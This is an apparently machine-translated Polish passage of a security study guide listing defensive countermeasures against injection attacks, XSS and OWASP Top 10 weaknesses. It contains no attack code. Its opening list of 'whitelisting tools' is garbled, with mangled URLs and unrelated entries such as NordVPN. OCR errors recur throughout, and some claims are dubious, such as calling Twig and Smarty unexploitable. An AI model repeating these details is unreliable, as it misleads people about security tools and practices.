ManageEngine Application Control Plus automatyzuje umieszczanie aplikacji na białych i czarnych listach w oparciu o określone reguły kontroli. Dzięki wbudowanej, zaawansowanej funkcji Endpoint Privilege Management, Application Control Plus umożliwia organizacjom ustanowienie zasady najmniejszych uprawnień (PoLP) i zerowego zaufania, zezwalając tylko na autoryzowany dostęp do aplikacji i związanych z nimi uprawnień.

Oto niektóre dodatkowe narzędzia do białej i czarnej listy aplikacji:

ShadowNet (/7ttps://riskonolytics.com)

Cisco Umbrella (https://umbrello.cisco.com)

Centrify Server Suite (https://www.centrify.com)

APT Groups and Operations (https://docs.google.com)

NordVPN (https://nordvpn.com)

Jak bronić się przed atakami iniekcyjnymi

Ataki typu SQL Injection

o Ogranicz długość wpisów użytkownika,

o Używaj niestandardowych komunikatów o błędach,

o Monitoruj ruch DB za pomocą IDS i WAF.

o Wyłącz polecenia, takie jak xp_cmdshell.

o Odizoluj serwer bazy danych i serwer WWW.

o Zawsze używaj atrybutu metody ustawionego dla POST i konta o niskich uprawnieniach dla połączeń DB.

o Uruchom konto usługi bazy danych z minimalnymi uprawnieniami,

o Przenieś rozszerzone procedury składowane na izolowany serwer.

o Używaj bezpiecznych zmiennych lub funkcji, takich jak isNumeric ( ), aby zapewnić bezpieczeństwo typów.

o Weryfikuj i oczyszczaj dane wprowadzane przez użytkowników przekazywane do bazy danych.

o Unikaj używania dynamicznego SQL lub konstruowania zapytań z danymi wprowadzanymi przez użytkownika.

o Użyj gotowych instrukcji, sparametryzowanych zapytań lub procedur składowanych, aby uzyskać dostęp do bazy danych.

o Wyświetl minimalne wymagane informacje i użyj trybu customErrors „RemoteOnly", aby wyświetlić szczegółowe komunikaty o błędach na komputerze lokalnym.

o Wykonaj odpowiednie zmiany znaczenia i filtrowanie znaków, aby uniknąć znaków specjalnych i symboli, takich jak pojedyncze cudzysłowy (').

o Zawsze ustawiaj białą listę w sposób logiczny zamiast czarnej listy, aby uniknąć błędnego kodu.

o Używaj struktur mapowania obiektowo-relacyjnego (ORM), aby konwersja zestawów wyników SQL na obiekty kodu była bardziej spójna.

o Użyj skanerów podatności, aby zidentyfikować możliwe punkty wejścia,

o Unikaj używania wspólnych baz danych i tego samego konta dla wielu baz danych.

o Nalegaj, aby osoby zaangażowane w tworzenie aplikacji rozważyły wszystkie zagrożenia związane z iniekcją SQL.

o Zawsze używaj najnowszych wersji języków programowania i technologii programistycznych.

o Regularnie aktualizuj i aktualizuj aplikacje oraz serwery bazodanowe,

o Wzmocnij systemy operacyjne i aplikacje, postępując zgodnie z wytycznymi wydanymi przez dostawców,

o Wyłączyć niepotrzebne funkcjonalności bazy danych,

o Regularnie kontroluj bazy danych, dzienniki, uprawnienia i wiążące warunki.

o Skanuj aplikacje za pomocą dynamicznego internetowego skanera luk w zabezpieczeniach, aby zapobiec wstrzykiwaniu kodu.

o Wylicz autoryzowane wartości w instrukcji warunkowej.

Błędy wtrysku poleceń

Najprostszym sposobem obrony przed błędami wstrzykiwania poleceń jest unikanie ich tam, gdzie to możliwe. Niektóre biblioteki specyficzne dla języka wykonują identyczne funkcje dla wielu poleceń powłoki i niektórych wywołań systemowych. Biblioteki te nie zawierają interpretera powłoki systemu operacyjnego i dlatego ignorują problemy z maksymalnymi poleceniami powłoki. W przypadku wywołań, które nadal muszą być używane, takich jak wywołania baz danych zaplecza, należy dokładnie sprawdzić poprawność danych, aby upewnić się, że nie zawierają one złośliwych treści. Można też ułożyć różne żądania we wzorzec, który zapewnia, że wszystkie podane parametry są traktowane jako dane, a nie jako potencjalnie wykonywalna treść. Większość systemów wywołuje i używa procedur składowanych z parametrami, które akceptują prawidłowe ciągi wejściowe w celu uzyskania dostępu

do bazy danych lub przygotowanych instrukcji w celu zapewnienia znacznej ochrony, zapewniając, że dostarczone dane wejściowe są traktowane jako dane, co zmniejsza, ale nie eliminuje całkowicie ryzyka związanego z tymi zewnętrznymi wywołaniami . Zawsze można autoryzować wejście, aby zapewnić ochronę danej aplikacji. Z tego powodu ważne jest, aby korzystać z najmniej uprzywilejowanych kont w celu uzyskania dostępu do bazy danych, aby zminimalizować możliwość ataku. Innym skutecznym środkiem przeciwko wstrzykiwaniu poleceń jest uruchamianie aplikacji internetowych z uprawnieniami wymaganymi do wykonywania ich funkcji. Dlatego należy unikać uruchamiania serwera WWW jako root lub uzyskiwania dostępu do bazy danych jako DBADMIN; w przeciwnym razie osoba atakująca może być w stanie nadużyć praw administracyjnych. Użycie sandboxa Java w środowisku J2EE zatrzymuje wykonywanie poleceń systemowych. Polecenia zewnętrzne służą do sprawdzania informacji o użytkowniku, gdy je podaje. Stwórz mechanizm obsługi wszystkich możliwych błędów, przekroczeń limitu czasu lub blokad podczas połączeń. Sprawdź wszystkie kody wyjściowe, zwrotne i kody błędów z wywołania, aby upewnić się, że działa ono zgodnie z oczekiwaniami. Dzięki temu użytkownicy mogą określić, czy coś poszło nie tak. W przeciwnym razie może dojść do ataku, który nigdy nie zostanie wykryty. Oto niektóre środki zaradcze przeciwko błędom wstrzykiwania poleceń:

o Wykonaj walidację danych wejściowych,

o Uciekaj przed niebezpiecznymi postaciami.

o Używaj bibliotek specyficznych dla języka, które pozwalają uniknąć problemów z poleceniami powłoki,

o Wykonaj kodowanie wejścia i wyjścia,

o Używaj bezpiecznego API, które całkowicie unika korzystania z interpretera.

o Uporządkuj żądania tak, aby wszystkie dostarczone parametry były traktowane jako dane, a nie potencjalnie wykonywalna treść.

o Użyj sparametryzowanych zapytań SQL.

o Używaj modularnego oddzielenia powłoki od jądra.

o Używaj wbudowanych funkcji bibliotecznych i unikaj bezpośredniego wywoływania poleceń systemu operacyjnego.

o Zaimplementuj jak najmniejsze uprawnienia, aby ograniczyć uprawnienia do wykonywania poleceń systemu operacyjnego.

o Unikaj wykonywania poleceń, takich jak exec lub system bez odpowiedniej walidacji i oczyszczenia.

o Zapobiec interpreterowi powłoki za pomocą pcntl_fork i pcntl_exec w PHP.

o Zaimplementuj Pythona jako platformę internetową zamiast PHP do tworzenia aplikacji.

o Skanuj aplikacje za pomocą dynamicznego internetowego skanera luk w zabezpieczeniach, aby zapobiec wstrzykiwaniu kodu.

o Wylicz autoryzowane wartości w instrukcji warunkowej.

Ataki iniekcyjne LDAP

Atak polegający na wstrzyknięciu LDAP jest podobny do wstrzyknięcia kodu SQL: ataki na aplikacje internetowe polegają na przejęciu danych wprowadzonych przez użytkownika w celu utworzenia zapytań LDAP. Wykonywanie złośliwych zapytań LDAP w aplikacjach tworzy arbitralne zapytania, które

ujawniają informacje, takie jak nazwa użytkownika i hasło, przyznając w ten sposób atakującym nieautoryzowany dostęp i uprawnienia administratora. Niektóre środki zaradcze przeciwko atakom polegającym na wstrzykiwaniu LDAP są następujące:

o Wykonaj walidację typu, wzorca i wartości domeny na wszystkich danych wejściowych,

o Ustaw filtr LDAP tak szczegółowo, jak to możliwe.

o Weryfikacja i ograniczenie ilości danych zwracanych użytkownikowi,

o Wdrożyć ścisłą kontrolę dostępu do danych w katalogu LDAP,

o Wykonywanie dynamicznych testów i analiz kodu źródłowego,

o Zdezynfekuj wszystkie wejścia użytkownika i unikaj znaków specjalnych,

o Unikaj konstruowania filtrów wyszukiwania LDAP poprzez łączenie ciągów znaków,

o Użyj filtra AND, aby narzucić ograniczenia na podobne wpisy.

o Użyj protokołu LDAPS (LDAP przez SSL) do szyfrowania i zabezpieczania komunikacji na serwerach WWW.

o Skonfiguruj powiązanie konta LDAP w środowisku z możliwie najmniejszymi uprawnieniami.

o Skonfiguruj LDAP z uwierzytelnianiem wiązania.

o Korzystaj z usług testowania opartych na SaaS do zwalczania ataków polegających na wstrzykiwaniu LDAP.

Ataki polegające na wstrzykiwaniu plików

Atakujący używają skryptów do wstrzykiwania złośliwych plików na serwer, umożliwiając im wykorzystanie wrażliwych parametrów i wykonanie złośliwego kodu. Taki atak umożliwia tymczasową kradzież danych i manipulację danymi, a także może zapewnić atakującym trwałą kontrolę nad serwerem. Oto niektóre środki zaradcze przeciwko atakom polegającym na wstrzykiwaniu plików:

o Silnie zweryfikować dane wprowadzone przez użytkownika,

o Rozważ wdrożenie więzienia chroot.

o PHP: Wyłącz allow_url_fopen i allow_url_include w php.ini.

o PHP: Wyłącz register_globals i użyj E_STRICT do znalezienia niezainicjowanych zmiennych,

o PHP: Upewnij się, że wszystkie funkcje plików i strumieni (stream_*) są dokładnie sprawdzone.

o Skonfiguruj oddzielną bazę danych dla plików i ścieżek do plików, wraz z unikalnym identyfikatorem/ID dla każdej ścieżki, aby uniknąć ataków MITM.

o Unikaj wykonywania plików w katalogach domyślnych i włącz opcję automatycznego pobierania nagłówka dla komunikacji po stronie serwera.

o Sprawdź opakowania PHP, takie jak PHP filter i PHP ZIP, aby uniemożliwić dostęp do poufnych plików w systemie plików lokalnego serwera.

o Prowadź białą listę dozwolonych typów plików i limitów wielkości plików przed wykonaniem,

o Zastosuj warstwę bezpieczeństwa WAF do monitorowania ataków polegających na wstrzykiwaniu plików na serwer.

Wstrzykiwanie JS po stronie serwera

o Upewnij się, że dane wprowadzane przez użytkownika są dokładnie sprawdzane po stronie serwera przed przetwarzaniem.

o Unikaj używania funkcji evalQ do analizowania danych wejściowych użytkownika.

o Nigdy nie używaj poleceń dających identyczne efekty, takich jak setTimeOut(), setlnterval() i Function!).

o Użyj JSON.parse() zamiast eval() do analizy danych wejściowych JSON.

o Upewnij się, że na początku funkcji dodano „use strict", aby włączyć tryb ścisły w zakresie funkcji.

o Upewnij się, że jako dane wprowadzane przez użytkownika akceptowane są tylko krótkie ciągi znaków alfanumerycznych.

o Nie używaj serializacji kodu.

Wstrzykiwanie po stronie serwera

o Sprawdź poprawność danych wprowadzonych przez użytkownika i upewnij się, że nie zawierają one znaków używanych w dyrektywach SSI.

o Zastosuj kodowanie HTML do danych wejściowych użytkownika przed wykonaniem ich na stronach internetowych.

o Upewnij się, że dyrektywy ograniczają się tylko do tych stron internetowych, na których są wymagane.

o Unikaj używania stron z rozszerzeniami nazw plików, takimi jak .stm, .shtm i .shtml, aby zapobiec atakom.

o Zaimplementuj SUExec do wykonywania stron jako właściciel pliku.

o Skonfiguruj plik global access.conf za pomocą opcji OPTIONS IncludeNOEXEC, aby ograniczyć wykonywanie SSI w katalogach.

Wstrzykiwanie szablonu po stronie serwera

o Nie twórz szablonów z danych wejściowych użytkownika ani nie przekazuj danych wejściowych użytkownika jako parametrów do szablonów.

o Użyj prostego mechanizmu szablonów, takiego jak szablon Mustache lub Python, jeśli wymagania biznesowe obsługują szablony przesłane przez użytkowników.

o Zapoznaj się z dokumentacją silnika szablonów, aby znaleźć wskazówki dotyczące utwardzania.

o Wykonaj szablon w środowisku piaskownicy.

o W miarę możliwości rozważ ładowanie statycznych plików szablonów.

o Upewnij się, że dane dynamiczne są przekazywane do szablonu przy użyciu wbudowanych funkcji silnika szablonów.

o Korzystaj z predefiniowanych ładunków wraz z wbudowanymi wyrażeniami szablonowymi, aby okresowo sprawdzać odpowiedzi serwera.

o Używaj wysoce złożonych i niemożliwych do wykorzystania języków programowania szablonów, takich jak FreeMaker, Velocity, Smarty, Twig i Jade, aby opracować szablon.

o Upewnij się, że łańcuchy i zmienne szablonu nigdy nie są łączone.

Wstrzykiwanie dziennika

o Przekazuj kody dziennika zamiast komunikatów przez parametry.

o Używaj poprawnych kodów błędów i łatwo rozpoznawalnych komunikatów o błędach.

o Unikaj używania wywołań API do rejestrowania działań ze względu na ich widoczność w wywołaniach sieciowych przeglądarki.

o Upewnij się, że przekazujesz identyfikatory użytkowników lub publicznie nieidentyfikowalne dane wejściowe jako parametry w punktach końcowych rejestrowania.

o Weryfikuj dane wejściowe zarówno po stronie serwera, jak i po stronie klienta oraz oczyszczaj i zastępuj złośliwe znaki.

o Dokładnie sprawdź aplikację pod kątem luk w zabezpieczeniach, które są używane do renderowania dzienników.

o Oddziel legalne i fałszywe wpisy w dzienniku, używając prefiksu dla każdego wpisu w dzienniku z dodatkowymi metadanymi.

o Ogranicz dostęp do fizycznych plików dziennika.

o Kontroluj przebieg wykonywania za pomocą odpowiedniej synchronizacji.

o Aktywnie skanuj luki w zabezpieczeniach związane z wprowadzaniem logów za pomocą narzędzi do analizy statycznej.

o Unikaj przeglądania dzienników za pomocą narzędzi umożliwiających interpretację znaków kontrolnych w pliku.

Wstrzyknięcie HTML

o Sprawdź poprawność wszystkich danych wprowadzonych przez użytkownika, aby usunąć podłańcuchy składni HTML z tekstu dostarczonego przez użytkownika.

o Sprawdź dane wejściowe pod kątem niepożądanego skryptu lub kodu HTML, takiego jak <script></script>, <htmlx/html>.

o Zastosuj rozwiązania bezpieczeństwa, które unikają fałszywych alarmów i wykrywają możliwe iniekcje.

o Upewnij się, że dane wyjściowe użytkownika są również kodowane, badane i zatwierdzane wraz z danymi wejściowymi użytkownika, utrzymując pełny proces sprawdzania poprawności danych.

o Edukuj zespoły programistów wraz z zespołami ds. bezpieczeństwa w zakresie najbardziej rozpowszechnionych ataków polegających na wstrzykiwaniu kodu HTML oraz środków zapobiegawczych.

o Włącz flagę HttpOnly po stronie serwera, aby upewnić się, że wszystkie pliki cookie generowane przez aplikację nie są dostępne dla użytkownika klienta.

Wstrzyknięcie CRLF

o Używaj dowolnej funkcji do kodowania znaków specjalnych CRLF i unikaj używania danych wprowadzonych przez użytkownika w nagłówkach odpowiedzi.

o Zaktualizuj wersję języka programowania, która nie zezwala na wstrzykiwanie znaków CR (powrót karetki) i LF (przejście do nowego wiersza).

o Przepisz kod tak, aby zawartość użytkownika nie była bezpośrednio wykorzystywana w strumieniu HTTP.

o Sprawdź i usuń wszelkie znaki nowej linii w treści przed przekazaniem jej do nagłówka http.

o Zaszyfruj dane przekazywane do nagłówków HTTP, aby ukryć kody CR i LF,

o Wyłącz niechciane nagłówki.

o Skonfiguruj XSSUrlFilter w aplikacji internetowej, aby zapobiec atakom polegającym na wstrzykiwaniu CRLF.

o Użyj narzędzi, takich jak htmlcleaner (http://htmlcleaner.sourceforge.net), aby usunąć znaczniki skryptów i obronić się przed atakami polegającymi na wstrzykiwaniu CRLF.

Ataki XSS

XSS to inny rodzaj ataków sprawdzania poprawności danych wejściowych, których celem jest wadliwy mechanizm sprawdzania poprawności danych wejściowych aplikacji internetowych w celu złośliwych działań. Atakujący osadzają złośliwy skrypt w bramkach wejściowych aplikacji internetowych, co pozwala im ominąć środki bezpieczeństwa narzucone przez aplikacje. Oto niektóre środki zaradcze przeciwko atakom XSS:

o Weryfikuj wszystkie nagłówki, pliki cookie, ciągi zapytań, pola formularzy i pola ukryte (tj. wszystkie parametry) pod kątem rygorystycznej specyfikacji.

o Intensywnie korzystaj z narzędzi testowych w fazie projektowania, aby wyeliminować takie luki XSS w aplikacji, zanim zostanie ona użyta.

o Użyj zapory sieciowej aplikacji internetowej, aby zablokować wykonanie złośliwego skryptu.

o Konwertuj wszystkie znaki inne niż alfanumeryczne na znaki HTML przed wyświetleniem danych wprowadzonych przez użytkownika w wyszukiwarkach i na forach.

o Zakodować dane wejściowe i wyjściowe oraz filtrować metaznaki na wejściu,

o Nigdy nie ufaj stronom internetowym, które używają HTTPS, jeśli chodzi o XSS.

o Filtrowanie danych wyjściowych skryptu może również wyeliminować luki w zabezpieczeniach XSS, zapobiegając przesyłaniu ich do użytkowników.

o Wdróż infrastrukturę klucza publicznego (PKI) do uwierzytelniania, która sprawdza, czy wprowadzony skrypt jest rzeczywiście uwierzytelniony.

o Wdrożyć rygorystyczną politykę bezpieczeństwa.

o Serwery sieci Web, serwery aplikacji i środowiska aplikacji sieci Web są podatne na skrypty krzyżowe. Trudno jest zidentyfikować i usunąć wady XSS z aplikacji internetowych. Najlepszym sposobem na znalezienie luk jest dokonanie przeglądu bezpieczeństwa kodu i przeszukanie wszystkich miejsc, w których dane wejściowe z żądania HTTP przychodzą jako dane wyjściowe przez HTML.

o Atakujący używa różnych znaczników HTML do przesyłania złośliwego kodu JavaScript. Nessus, Nikto i inne narzędzia mogą do pewnego stopnia pomóc w skanowaniu stron internetowych pod kątem tych błędów. Jeśli skanowanie wykryje lukę w zabezpieczeniach strony internetowej, istnieje duże prawdopodobieństwo, że będzie ona podatna na inne ataki.

o Przejrzyj kod strony internetowej, aby bronić się przed atakami XSS. Sprawdź solidność kodu, przeglądając go i porównując z dokładnymi specyfikacjami. Sprawdź następujące obszary: nagłówki, pliki cookie, pola formularza ciągu zapytania i pola ukryte. Podczas procesu walidacji nie wolno podejmować prób rozpoznania aktywnej zawartości, ani przez usunięcie filtra, ani przez jego oczyszczenie.

o Istnieje wiele sposobów kodowania znanych filtrów zawartości aktywnej. Zdecydowanie zaleca się „pozytywną politykę bezpieczeństwa", która określa, co jest dozwolone, a co należy usunąć. Zasady negatywne lub oparte na sygnaturach ataków są trudne do utrzymania, ponieważ są niekompletne.

o Pola wejściowe powinny być ograniczone do maksymalnego rozmiaru, ponieważ większość ataków skryptowych wymaga kilku znaków do zainicjowania.

o Wdrożyć politykę bezpieczeństwa treści (CSP), aby uniemożliwić przeglądarce przeprowadzanie ataków XSS.

o Unikaj niezaufanych danych żądań HTTP zbudowanych na podstawie kontekstu w danych wyjściowych HTML, aby rozwiązać luki w zabezpieczeniach XSS Reflected i Stored.

o Używaj kodowania kontekstowego podczas modyfikowania dokumentu przeglądarki po stronie klienta, co działa przeciwko DOM-XSS.

o Używaj identyfikatorów sesji i znaczników czasu, aby uniemożliwić atakującym dostęp do informacji o koncie klienta za pomocą sesyjnych plików cookie.

o Używaj zautomatyzowanych narzędzi VAPT podczas fazy opracowywania kodu źródłowego aplikacji internetowej, aby upewnić się, że aplikacja jest wolna od znanych luk w zabezpieczeniach.

o Korzystaj z przeglądarek, które mają wbudowane filtrowanie zabezpieczeń po stronie klienta aby utrudniać wykonywanie złośliwych skryptów.

Środki zaradcze w przypadku ataków na aplikacje internetowe

Uszkodzona kontrola dostępu

o Wykonaj kontrole kontroli dostępu przed przekierowaniem autoryzowanego użytkownika do żądanego zasobu.

o Unikaj używania niezabezpieczonych identyfikatorów, aby uniemożliwić atakującemu ich odgadnięcie.

o Udostępnij mechanizm limitu czasu sesji,

o Ogranicz uprawnienia do plików do upoważnionych użytkowników, aby zapobiec nadużyciom,

o Unikaj mechanizmów buforowania po stronie klienta,

o Usuń tokeny sesji po stronie serwera po wylogowaniu użytkownika.

o Upewnij się, że użytkownikom przypisano minimalne uprawnienia do wykonywania tylko niezbędnych czynności.

o Egzekwuj mechanizmy kontroli dostępu raz i używaj ich ponownie w całej aplikacji.

o Domyślnie wdrażaj odmowy, z wyjątkiem zasobów publicznych.

o Wymuś kontrolę dostępu do modelu, która rejestruje własność, zamiast pozwalać użytkownikowi na modyfikację rekordu.

o Przeprowadzaj regularne audyty i testy kontroli dostępu, aby wykryć wady i upewnić się, że kontrole działają zgodnie z oczekiwaniami.

o Upewnij się, że zaufane jest tylko uwierzytelnianie po stronie serwera, ponieważ dla wszystkich aplikacji, użytkowników i usług zaimplementowano te same kontrole.

o Włącz kontrolę dostępu opartą na rolach (RBAC) w celu zwiększenia zgodności,

o Upewnij się, że katalogi główne nie zawierają żadnych metadanych ani plików kopii zapasowych,

o Unieważnij stanowe identyfikatory sesji na serwerze po wylogowaniu użytkownika.

o Ograniczenie korzystania z protokołu współdzielenia zasobów między źródłami (CORS).

Awarie kryptograficzne/narażenie wrażliwych danych

Wiele aplikacji internetowych nie chroni odpowiednio poufnych danych, takich jak numery kart kredytowych, numery SSN i dane uwierzytelniające, stosując odpowiednie szyfrowanie lub mieszanie. Osoby atakujące mogą ukraść lub zmodyfikować takie słabo chronione dane w celu kradzieży tożsamości, oszustwa związanego z kartami kredytowymi lub innych przestępstw. Oto niektóre środki zaradcze przeciwko awariom kryptograficznym/atakom polegającym na ujawnieniu wrażliwych danych:

o Nie twórz ani nie używaj słabych algorytmów kryptograficznych,

o Generuj klucze szyfrowania w trybie offline i przechowuj je bezpiecznie,

o Upewnij się, że zaszyfrowane dane przechowywane na dysku nie są łatwe do odszyfrowania.

o Używaj szyfrowania AES dla przechowywanych danych i używaj TLS z HSTS (HTTP Strict Transport Security) dla ruchu przychodzącego.

o Klasyfikuj dane przetwarzane, przechowywane lub przesyłane przez aplikację i odpowiednio stosuj kontrole.

o Używaj tokenizacji lub obcinania zgodnego z PCI DSS, aby usuwać dane wkrótce po ich wymogu.

o Używaj odpowiedniego zarządzania kluczami i upewnij się, że wszystkie klucze są na swoim miejscu,

o Szyfruj wszystkie przesyłane dane za pomocą TLS z szyframi Perfect Forward Secrecy (PFS),

o Wyłączyć techniki buforowania dla żądań zawierających poufne informacje,

o Unikaj przechowywania nieużywanych ważnych danych w przestrzeni magazynowej, aby uniknąć narażenia,

o Zastosuj dobrze opracowany odrębny algorytm bezpieczeństwa przechowywania haseł,

o Wyłącz opcję automatycznego wypełniania formularzy danych bardzo wrażliwych.

o Zastosuj zabezpieczenia WAF jako dodatkową warstwę ochrony wraz z maskowaniem danych i dostosowanymi regułami dostępu do poufnych danych po stronie klienta.

o Unikaj używania interfejsów API, które wymagają nadmiernej ekspozycji danych, używając globalnych ładunków JSON.

o Używaj solonych funkcji haszujących, takich jak PBKDF2 i Argon2 do przechowywania haseł,

o Używaj IV i CSPRNG tylko wtedy, gdy ich wdrożenie jest wymagane.

o Unikaj używania przestarzałych funkcji haszujących i technik wypełniania, takich jak MD5, SFIA-1, PKCS vl i PKCS vl.5.

o Używaj uwierzytelnionych technik szyfrowania podczas szyfrowania przechowywanych danych, aby osiągnąć zarówno poufność, jak i integralność danych.

Niepewny projekt

o Modelowanie zagrożeń:

• Wdrażaj system modelowania zagrożeń, aby wykrywać potencjalne zagrożenia, zanim zostaną one wykorzystane. System modelowania zagrożeń analizuje wymagania dotyczące bezpieczeństwa i prywatności aplikacji podczas jej opracowywania.

• Dokonuj okresowych ocen każdego modułu i funkcji, które mają zostać dodane w aplikacji.

• Projektowanie testów do walidacji i weryfikacji przepływu w celu obrony przed wymienionymi zagrożeniami.

Bezpieczna konstrukcja:

• Zaimplementuj bezpieczny projekt, który może pomóc w utrzymaniu odpowiedniego bezpieczeństwa w aplikacji poprzez automatyczną ocenę i testowanie pod kątem potencjalnych zagrożeń.

• Upewnij się, że aplikacja została zweryfikowana pod kątem błędów. Oszacowania należy przeanalizować i zapisać. Na podstawie zarejestrowanych szacunków należy wdrożyć odpowiednie środki.

o Bezpieczny cykl rozwojowy:

• Implementuj bezpieczny cykl życia oprogramowania, który pomaga w spełnieniu wymagań klienta i rozwijaniu aplikacji zgodnie ze standardami bezpieczeństwa.

• Upewnij się, że zespoły deweloperskie i ds. bezpieczeństwa utrzymują prawidłową komunikację podczas opracowywania aplikacji w celu wdrożenia kontroli związanych z bezpieczeństwem i prywatnością aplikacji.

Niektóre dodatkowe środki zaradcze przeciwko niepewnym problemom projektowym są następujące:

o Okresowo przeprowadzaj testy niezawodności aplikacji na każdym etapie rozwoju,

o Korzystaj z ograniczonego uprzywilejowanego dostępu do zasobów w zależności od aplikacji lub usługi.

o Rozróżnij listę scenariuszy dostępności dla użytkowników na dwie kategorie w oparciu o przypadki użycia i niewłaściwego użycia.

o Implementacja kontroli bezpieczeństwa warstwami, począwszy od sieci do systemu,

o Kategoryzuj użytkowników aplikacji na podstawie ich uprawnień i poziomów dostępu.

o Wykonaj identyfikację wektora ataku przy użyciu wszystkich zabezpieczeń i kontroli dostępu oraz profilowania ryzyka biznesowego.

Błędna konfiguracja zabezpieczeń

Błędna konfiguracja zabezpieczeń sprawia, że aplikacje internetowe są potencjalnie podatne na ataki i mogą zapewnić atakującym dostęp do nich, a także do plików i innych funkcji kontrolujących aplikacje. Niewystarczająca ochrona warstwy transportowej umożliwia atakującym uzyskanie nieautoryzowanego dostępu do poufnych informacji, a także przeprowadzanie ataków, takich jak kradzież konta, phishing i włamanie się do kont administratorów. Szyfruj całą komunikację między witryną a klientem, aby zapobiec atakom z powodu niewystarczającej ochrony warstwy transportowej. Oto niektóre środki zaradcze przeciwko atakom związanym z błędną konfiguracją zabezpieczeń:

o Skonfiguruj wszystkie mechanizmy bezpieczeństwa i wyłącz wszystkie nieużywane usługi.

o Skonfiguruj role, uprawnienia i konta oraz wyłącz wszystkie domyślne konta lub zmień ich domyślne hasła.

o Skanuj w poszukiwaniu najnowszych luk w zabezpieczeniach i zastosuj najnowsze poprawki bezpieczeństwa,

o Żądania non-SSL do stron www powinny być przekierowywane na stronę SSL,

o Ustaw flagę „bezpieczne” dla wszystkich wrażliwych plików cookie,

o Skonfiguruj dostawcę SSL, aby obsługiwał tylko silne algorytmy.

o Upewnij się, że certyfikat jest ważny i nie wygasł oraz że pasuje do wszystkich domen używanych przez witrynę.

o Backend i inne połączenia powinny również wykorzystywać SSL lub inne technologie szyfrowania.

o Używaj różnych poświadczeń dla każdej fazy, takiej jak opracowywanie, testowanie i produkcja.

o Nie dodawaj do aplikacji zbędnych funkcji, komponentów, próbek i frameworków.

o Segmentuj architekturę aplikacji, aby zapewnić indywidualne zabezpieczenia dla każdego komponentu i najemcy.

o Wdrożyć zautomatyzowany proces sprawdzania skuteczności konfiguracji i ustawień na wszystkich etapach.

Zewnętrzna jednostka XML

o Unikaj przetwarzania danych wejściowych XML zawierających odniesienie do podmiotu zewnętrznego przez słabo skonfigurowany parser XML.

o XML unmarshaller powinien być skonfigurowany w bezpieczny sposób.

o Przeanalizuj dokument za pomocą bezpiecznie skonfigurowanego parsera.

o Skonfiguruj procesor XML, aby używał lokalnego statycznego DTD i wyłącz wszelkie zadeklarowane DTD zawarte w dokumencie XML.

o Zaimplementuj techniki białej listy, sprawdzania poprawności danych wejściowych, sanityzacji i filtrowania, aby zapobiec wrogim danym w dokumentach XML.

o Aktualizuj i łataj najnowsze procesory i biblioteki XML.

o Upewnij się, że funkcja przesyłania plików XML/XLS sprawdza poprawność XML przy użyciu walidacji XSD.

o Używaj narzędzi bezpieczeństwa, takich jak bramki bezpieczeństwa API, narzędzia do interaktywnego testowania bezpieczeństwa aplikacji (IAST) i zapory aplikacji internetowych (WAF), aby identyfikować i powstrzymywać ataki XXE.

o Monitoruj przebieg wykonywania aplikacji, umieszczając punkty kontrolne w kodzie źródłowym w celu wykrywania i blokowania przetwarzania XML.

Wrażliwe i przestarzałe komponenty/Korzystanie z komponentów ze znanymi lukami w zabezpieczeniach

o Regularnie sprawdzaj wersje komponentów po stronie klienta i serwera oraz ich zależności.

o Stale monitoruj źródła, takie jak National Vulnerability Database (NVD) pod kątem luk w wykorzystywanych komponentach.

o Regularnie stosuj poprawki bezpieczeństwa.

o Często skanuj komponenty za pomocą skanerów bezpieczeństwa.

o Egzekwuj zasady bezpieczeństwa i najlepsze praktyki dotyczące korzystania z komponentów.

o Przejrzyj wszystkie zależności, w tym zależności przejściowe, i upewnij się, że nie są podatne na ataki.

o Regularnie prowadź inwentaryzację wersji komponentów zarówno po stronie klienta, jak i po stronie serwera.

o Pozyskuj komponenty z oficjalnych źródeł i akceptuj tylko podpisane paczki.

o Używaj procesów analizy składu oprogramowania (SCA) do sprawdzania kodu źródłowego i monitorowania luk w zabezpieczeniach i ograniczeń oprogramowania typu open source.

o Sprawdź aktualizacje podkomponentów wraz z głównymi komponentami.

o Zapakuj wymagane komponenty w opakowania zabezpieczające, aby zabezpieczyć wszelkie wrażliwe elementy tych komponentów.

o Sprawdź niepotrzebne zależności, komponenty i pliki i usuń je.

Błędy identyfikacji i uwierzytelniania/nieudane uwierzytelnianie i zarządzanie sesją

Luki w funkcjach aplikacji do uwierzytelniania i zarządzania sesjami umożliwiają atakującym uzyskanie haseł, kluczy i tokenów sesji lub wykorzystanie innych luk w zabezpieczeniach w celu uzyskania danych uwierzytelniających innych użytkowników. Sesyjne pliki cookie są przeznaczone dla adresów IP klientów, dostarczając plik cookie sprawdzania poprawności, który zawiera token kryptograficzny, który weryfikuje, czy adres IP klienta jest tym, do którego został wydany token sesji. Dlatego, aby

przeprowadzić atak sesyjny, atakujący musi ukraść adres IP docelowego użytkownika. Oto niektóre środki zaradcze przeciwko złamanym uwierzytelnieniom i atakom związanym z zarządzaniem sesją:

o Używaj protokołu SSL dla wszystkich uwierzytelnionych części aplikacji.

o Zweryfikuj, czy wszystkie tożsamości i dane uwierzytelniające użytkowników są przechowywane w postaci zaszyfrowanej,

o Nigdy nie przesyłaj danych sesji w ramach GET lub POST,

o Zastosuj pass phrasing z co najmniej pięcioma losowymi słowami.

o Ogranicz próby logowania i zablokuj konto na określony czas po określonej liczbie nieudanych prób.

o Korzystaj z menedżera sesji bezpiecznej platformy, aby generować długie, losowe identyfikatory sesji w celu bezpiecznego tworzenia sesji.

o Zaimplementuj mechanizmy uwierzytelniania wieloskładnikowego, aby zapobiec zgadywaniu, upychaniu poświadczeń i brutalnemu wymuszaniu.

o Pamiętaj, aby zabezpieczyć hasła za pomocą algorytmu szyfrowania skrótów haseł lub narzędzi, takich jak bcrypt, scrypt lub Argon2.

o Upewnij się, że słabe hasła są porównywane z listą najczęstszych złych haseł.

o Rejestruj awarie uwierzytelniania i wysyłaj alerty w przypadku wykrycia prawdopodobnych ataków.

o Sprawdzaj adresy URL pod kątem niezabezpieczonych informacji, takich jak identyfikatory sesji, podczas udostępniania adresów URL, aby uniknąć ataków związanych z przepisywaniem adresów URL.

o Stosować odpowiednie procedury zarządzania sesją dla działań związanych z logowaniem i wylogowywaniem oraz upewnić się, że po wylogowaniu wartość sesji jest nieprawidłowa.

o Upewnij się, że bramy API, odzyskiwanie poświadczeń i bezpieczeństwo rejestracji są wzmocnione przed atakami wyliczającymi.

o Odpowiedź na niepowodzenie logowania nie powinna wskazywać, która część poświadczeń jest niepoprawna, i po prostu odpowiadać komunikatem „nieprawidłowa nazwa użytkownika i/lub hasło”.

